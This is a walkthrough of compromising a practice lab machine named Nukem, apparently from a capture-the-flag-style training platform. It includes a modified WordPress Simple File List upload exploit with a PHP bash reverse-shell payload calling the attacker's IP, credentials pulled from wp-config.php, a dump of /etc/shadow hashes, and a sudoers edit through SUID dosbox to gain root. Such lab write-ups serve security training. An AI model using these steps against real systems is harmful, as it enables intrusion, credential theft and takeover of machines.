# Nukem (File upload RCE, Creds in config file, Port forwarding for privsec)

## Nmap

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:6a:f5:d3:30:08:7a:ec:38:28:a0:88:4d:75:da:19 (RSA)
|   256 43:3b:b5:bf:93:86:68:e9:d5:75:9c:7d:26:94:55:81 (ECDSA)
|_  256 e3:f7:1c:ae:cd:91:c1:28:a3:3a:5b:f6:3e:da:3f:58 (ED25519)
80/tcp   open  http    Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
|_http-generator: WordPress 5.5.1
|_http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
|_http-title: Retro Gamming &#8211; Just another WordPress site
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, JavaRMI, LDAPBindReq, NULL, RPCCheck,
SMBProgNeg, TLSSessionReq, ms-sql-s, oracle-tns:
|_    Host '192.168.49.91' is not allowed to connect to this MariaDB server
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.8.5)
|_http-title: 404 Not Found
```

Extra ports


```
13000/tcp open  http        nginx 1.18.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:



36445/tcp open  netbios-ssn Samba smbd 4.6.2
| vulners:
|   cpe:/a:samba:samba:4.6.2:
```

## Wordpress on port 80


Intreseting comment




## WPscan

```
[+] simple-file-list
 | Location: http://192.168.91.105/wp-content/plugins/simple-file-list/
 | Last Updated: 2022-09-08T17:07:00.000Z
 | [!] The version is out of date, the latest version is 4.4.13
```

```
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 4.2.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.91.105/wp-content/plugins/simple-file-list/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.91.105/wp-content/plugins/simple-file-list/readme.txt
```

Searchsploit vulns found for this version

```
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload              |
php/webapps/48979.py

WordPress Plugin Simple File List 4.2.2 - Remote Code Execution              |
php/webapps/48449.py
```

## Foothold

We will use the File upload vulnerability as we can modify it to contain a bash reverse shell.

Starting on line 36, add your information and save it, then execute it and we should gain a shell.

```
35    with open(f'{filename}', 'wb') as f:
36        payload = '<?php passthru("bash -i >& /dev/tcp/192.168.49.91/80 0>&1"); ?>'
37        f.write(payload.encode())
38    print(f'[ ] File {filename} generated with password: {password}')
39    return filename, password
```

```
┌──(root㉿kali)-[~/pg/practice/Nukem]
└─# python3 48979.py http://192.168.91.105
[ ] File 5359.png generated with password: 07b33a9e4c78740bc1f61c06c45b936a
[ ] File uploaded at http://192.168.91.105/wp-content/uploads/simple-file-list/5359.png
[ ] File moved to http://192.168.91.105/wp-content/uploads/simple-file-list/5359.php
[+] Exploit seem to work.
[*] Confirmning ...
```

```
┌──(root㉿kali)-[~/pg/practice/Nukem]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.91] from (UNKNOWN) [192.168.91.105] 33766
bash: cannot set terminal process group (327): Inappropriate ioctl for device
```

```
bash: no job control in this shell
id
id
uid=33(http) gid=33(http) groups=33(http)
[http@nukem simple-file-list]$
```

## Privesc

Looking in the wp-config.php file, we find Mysql creds

```
/** MySQL database username */
define( 'DB_USER', 'commander' );

/** MySQL database password */
define( 'DB_PASSWORD', 'CommanderKeenVorticons1990' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

We can try cracking the hash but lets also try using su for commander.

```
su commander
CommanderKeenVorticons1990

whoami
commander
[commander@nukem http]$
```

We are now the commander user.

Running linpeas did not return anything of note but I had a hunch about SUIDs

```
find / -perm /4000 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/lib/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/fusermount
/usr/bin/su
/usr/bin/ksu
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/expiry
```

```
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/chage
/usr/bin/dosbox
/usr/bin/newgrp
/usr/bin/mount.cifs
/usr/bin/suexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sg
/usr/bin/unix_chkpwd
```

One that sitcks out is dosbox. This program is a GUI application that grants windows commands on a linux machine. The linpeas out put also showed that there are VNC sessions running.

```
netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:13000           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN
402/Xvnc
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36445           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3306                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::36445                :::*                    LISTEN      -
```

We can see it running on 127.0.0.1:5901

Since it is running on a local port, we will need to use SSH port forwarding.


```
┌──(root㉿kali)-[~/pg/practice/Nukem]
└─# ssh -L 5901:localhost:5901 commander@192.168.91.105
```

Now check to make sure the port is being forwarded.


```
┌──(root㉿kali)-[~/pg/practice/Nukem]
└─# netstat -tlnp
Active Internet connections (only servers)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN
90734/ssh
tcp6       0      0 ::1:5901                :::*                    LISTEN
90734/ssh
```

Now lets use a VNC viewer to login as commander




Now lets open dosbox.




Many windows commands will not work however, we can mount directories.

Lets mount /etc to the C: drive.

```
intro mount
```

```
mount c /etc

C:
```

We can reade the shadowfile

```
DOSBox 0.74-3, Cpu speed:     3000 cycles, Frameskip  0, Program:   DOSBOX
XpyO9wmB7VilPG6EAIzxvd9fPEtq/K0:18523::::::
bin:!*:18523::::::
daemon:!*:18523::::::
mail:!*:18523::::::
ftp:!*:18523::::::
http:!*:18523::::::
nobody:!*:18523::::::
dbus:!*:18523::::::
systemd-journal-remote:!*:18523::::::
systemd-network:!*:18523::::::
systemd-resolve:!*:18523::::::
systemd-timesync:!*:18523::::::
systemd-coredump:!*:18523::::::
uuidd:!*:18523::::::
mysql:!*:18523::::::
commander:$6$3VZ7hq78fMtj8Mvq$FwO/SobxJOZJ9yLrmO/8qEQcT9cR/ywQQktqS81IBswaJH5qi4
z/htcKDpUhvxcK1zeNTpvOnBjjX/.1tM9qZ0:18523:0:99999:7:::
avahi:!*:18523::::::
colord:!*:18523::::::
lightdm:!*:18523::::::
polkitd:!*:18523::::::
usbmux:!*:18523::::::
git:!*:18523::::::

C:\>
```

We could technically add a new user however, it would be more of a pain. Instead, lets just add commander to the sudoers file.

```
echo commander ALL=(ALL) ALL >> sudoers
```

```
C:\>echo commander ALL=(ALL) ALL >> sudoers

C:\>_
```

Now we should be able to sudo su to root.

```
[commander@nukem ~]$ sudo su
[sudo] password for commander:
[root@nukem commander]# whoami
root
[root@nukem commander]# id
uid=0(root) gid=0(root) groups=0(root)
[root@nukem commander]#
```